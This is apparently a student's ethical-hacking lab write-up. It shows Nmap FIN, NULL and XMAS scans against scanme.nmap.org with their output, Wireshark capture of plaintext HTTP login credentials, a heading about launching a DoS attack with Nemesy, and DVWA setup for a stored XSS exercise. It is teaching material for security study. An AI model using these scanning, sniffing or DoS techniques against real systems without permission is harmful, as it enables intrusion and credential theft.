Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:33 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00020s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds

(kali㉿kali)-[~]
$ sudo nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:36 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.031s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   filtered  ident
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds

(kali㉿kali)-[~]
$ sudo nmap -sF -T4 para
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:39 EST
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 16.57 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

- Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 para
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:16 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.32 seconds

C:\WINDOWS\system32>
```



- NULL Scan (-sN)


Does not set any bits (TCP flag header is 0)

- Command: nmap -sN -p 22 scanme.nmap.org

```
C:\WINDOWS\system32> nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE            SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```




- XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

- Command: `nmap -sX -T4 scanme.nmap.org`

```
C:\WINDOWS\system32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:17 India Standard Time
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 4.65% done; ETC: 10:19 (0:01:22 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 5.10% done; ETC: 10:19 (0:01:14 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
```



```
(kali㉿kali)-[~]
$ sudo nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-05 10:48 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00090s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)


Nmap done: 1 IP address (1 host up) scanned in 4.38 seconds
```

Ethical Hacking Practical


Practical 5. a)

Aim: Use Wireshark (Sniffer) to capture network traffic and analyze

Install and open WireShark




Select the type of connection you're connected to




This will start capturing packets

Ethical Hacking Practical

Now visit a website which is not https secured




Now come back to wireshark and stop the packet capture process



Apply Filter : http.request.method==POST

Select the packet and expand the subtree




The entered login id and password will be visible

5b) Use Nemesy to launch DoS attack


Practical 6.

Aim: Simulate persistent cross-site scripting attack


Download and extract DVWA



Extract DVWA in xampp htdocs folder




Start xampp server



Go to localhost in DVWA folder



In DVWA/config rename 'config.inc.php.dist' to 'config.inc.php' and change credentials



```
$_DVWA = array();  
$_DVWA[ 'db_server' ] = '127.0.0.1';  
$_DVWA[ 'db_database' ] = 'dvwa';  
$_DVWA[ 'db_user' ] = 'root';  
$_DVWA[ 'db_password' ] = '|';  
$_DVWA[ 'db_port' ] = '3306';
```

And refresh the page

Ethical Hacking Practical

The screenshot shows the DVWA setup interface. At the top, there's a navigation bar with links for 'Setup DVWA', 'Instructions', and 'About'. The main content area is titled 'Database Setup' and contains instructions to click the 'Create / Reset Database' button to manage the database. It also notes that the database will be cleared if it already exists. Below this is a 'Setup Check' section with system information: Web Server SERVER_NAME: localhost, Operating system: Windows, and PHP version: 7.4.27. The PHP configuration details listed include: display_errors: Enabled (Easy Mode), safe_mode: Disabled, allow_url_include: Disabled, allow_url_fopen: Enabled, magic_quotes_gpc: Disabled, gd: Installed, mysql: Installed, and pdo_mysql: Installed. The backend database is MySQL/MariaDB with the following details: username: dwva, password: *****, database: dwva, host: 127.0.0.1, and port: 3306.

Then create/reset database and login

The screenshot shows the DVWA setup interface after a database has been created. The 'Create / Reset Database' button is visible. Below it, several success messages are displayed in boxes: 'Database has been created.', "'users' table was created.", 'Data inserted into 'users' table.', "'guestbook' table was created.', 'Data inserted into 'guestbook' table.', 'Backup file /config/config.inc.php.bak automatically created.', 'Setup successful!', and 'Please [login](#)'. A message at the top states: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.'


Click login and enter admin :: password



Username

Password

Login



Welcome :: Damn Vulnerable Web Application

localhost/DVWA/index.php

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room 